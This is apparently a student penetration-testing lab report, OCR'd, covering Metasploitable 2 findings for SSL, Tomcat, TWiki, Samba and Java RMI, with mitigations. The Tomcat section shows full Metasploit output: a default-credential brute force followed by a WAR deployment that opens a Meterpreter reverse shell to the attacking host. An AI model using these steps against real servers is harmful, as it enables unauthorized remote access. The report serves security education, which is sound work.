



Mitigation : disabling CBC mode cipher encryption, and enable CTR or GCM cipher mode encryption and disabling weak algorithms would mitigate the vulnerability.


Exploiting Apache tomcat/coyote jsp engine 1.1, Port 8180/TCP, service: http :

The tomcat services have administration user “tomcat” has a password which is also set to a value “tomcat” As a result, anyone with the access to the tomcat port 8180 can trivially gain full acess to the machine.

Severity : Medium
Risk Factor: Medium CVSS v3.0 Base Score 5.3
Vulnerability Information : CPE: cpe:/a:apache:tomcat


Brijen_Kali-Linux-2021.3-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
OpenSSL 0.9.8c-1 < 0.9.... qterminal
11:15 AM 70%
root@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8180
rport => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit
[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit
[!] No active DB -- Credential data will not be saved!
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:manager (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:role1 (Incorrect)
Right Ctrl


Brijen_Kali-Linux-2021.3-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
OpenSSL 0.9.8c-1 < 0.9.... qterminal
11:16 AM 70%
root@kali: ~
File Actions Edit View Help
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.0.2.4:8180 - Login Successful: tomcat:tomcat
[-] 10.0.2.4:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
Right Ctrl



Brijen_Kali-Linux-2021.3-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
OpenSSL 0.9.8c-1 < 0.9.... qterminal
11:21 AM 74%
root@kali: ~
File Actions Edit View Help
[-] 10.0.2.4:8180 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 10.0.2.4:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > use exploit/multi/http/tomcat_mgr_deploy
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6233 bytes as I54pxgb1p43fI83xvHSyiCUbvZ9.war ...
[*] Executing /I54pxgb1p43fI83xvHSyiCUbvZ9/12YpXs7U6zUVtv.jsp...
[*] Undeploying I54pxgb1p43fI83xvHSyiCUbvZ9 ...
[*] Sending stage (58060 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.4:36973) at 2021-12-07 11:19:37 -0500
meterpreter > pwd
/
meterpreter > getuid
Server username: tomcat55
meterpreter >

Mitigation :
The tomcat service has an administrator account set to a default configuration which can be easily changed from conf\tomcatusers.xml


Exploiting apache httpd 2.2.8(TWiki), Port: 80/TCP, service: http :

TWiki is a Perl-based structured wiki application. Typically it is used to run a collaboration platform, knowledge or document management system, a knowledge base, or team portal. With TWiki Users can create wiki pages using the Markup Language, and developers can extend wiki application functionality with the plugin.

Severity level : Informative
Risk Factor: None



Vulnerability Information : CPE: cpe:/a:apache:http_server



Mitigation : To resolve TWiki vulnerability solution would be vendor fix. Upgrading to version 4.2.4 or above will resolve the issue.


Exploiting Samba smdb 3.X - 4.X, Port : 445 , status: open , service: netbios-ssn:


Samba's NDR parsing code is vulnerable to multiple heap overflows. Successful exploitation can allow an unauthenticated attacker to execute arbitrary commands as root. A man-in-the-middle attack which is able to intercept the traffic between a client and a server hosting a SAM database can exploit this vulnerability to force a downgrade of the authentication level, which allowed the execution of arbitrary Samba network calls in the context of the intercepted user, for viewing or modifying sensitive security data in the Active Directory database or disabling critical services.


Severity : High
Risk Factor: Medium
CVSS v3.0 Base Score 7.5
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/RC:C
CVSS v3.0 Temporal Score: 6.5

Vulnerability Information : CPE: cpe:/a:samba:samba

Patch Pub Date: April 12, 2016









Mitigation : To resolve this issue, download and upgradation from link should be performed to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.
http://us1.samba.org/samba/ftp/old-versions/samba-3.0.25.tar.gz

Exploiting Java GNU classpath grmiregistry ,Port : 1099, service: java-rmi :

The RMI registry uses port 1099 as a default. Client and server communicate over random ports unless a fixed port has been specified when exporting a remote object.
So multiple java products that uses RMI server contain a vulnerability that might allow an unauthenticated attacker to execute arbitrary code on a targeted system with elevated privileges.
Severity : Informative
Risk Factor : None
CVSS v3.0 Temporal Score: 6.5

Vulnerability information : CPE: cpe:/a:oracle:java_se





Mitigation : This vulnerability exists because of an incorrect default configuration of the RMI. So as a mitigation, working around and disabling class loading would work.

Conclusion

This project successfully simulated vulnerability management and penetration testing scenario, evaluating the security posture of two distinct systems: Windows 10 and Metasploitable 2. The project employed a multi-phased approach, leveraging a combination of vulnerability scanners and exploit frameworks. Nmap facilitated initial reconnaissance by identifying open ports and system details, while Nessus played a crucial role in pinpointing potential vulnerabilities within each system. The project then utilized the Metasploit framework and python scripts to exploit discovered vulnerabilities in the Windows 10 system, establishing a foothold and potentially escalating privileges.

By simulating a real-world attack, this project underscored the importance of proactive security measures. The identified vulnerabilities in both Windows 10 and Metasploitable 2 highlight the ever-present risk posed by cyber threats. The project also emphasizes the value of penetration testing in uncovering these weaknesses before malicious actors can exploit them. The knowledge gained from this project contributes to a more comprehensive understanding of penetration testing tools and methodologies, empowering IT professionals to identify, mitigate, and prevent security breaches.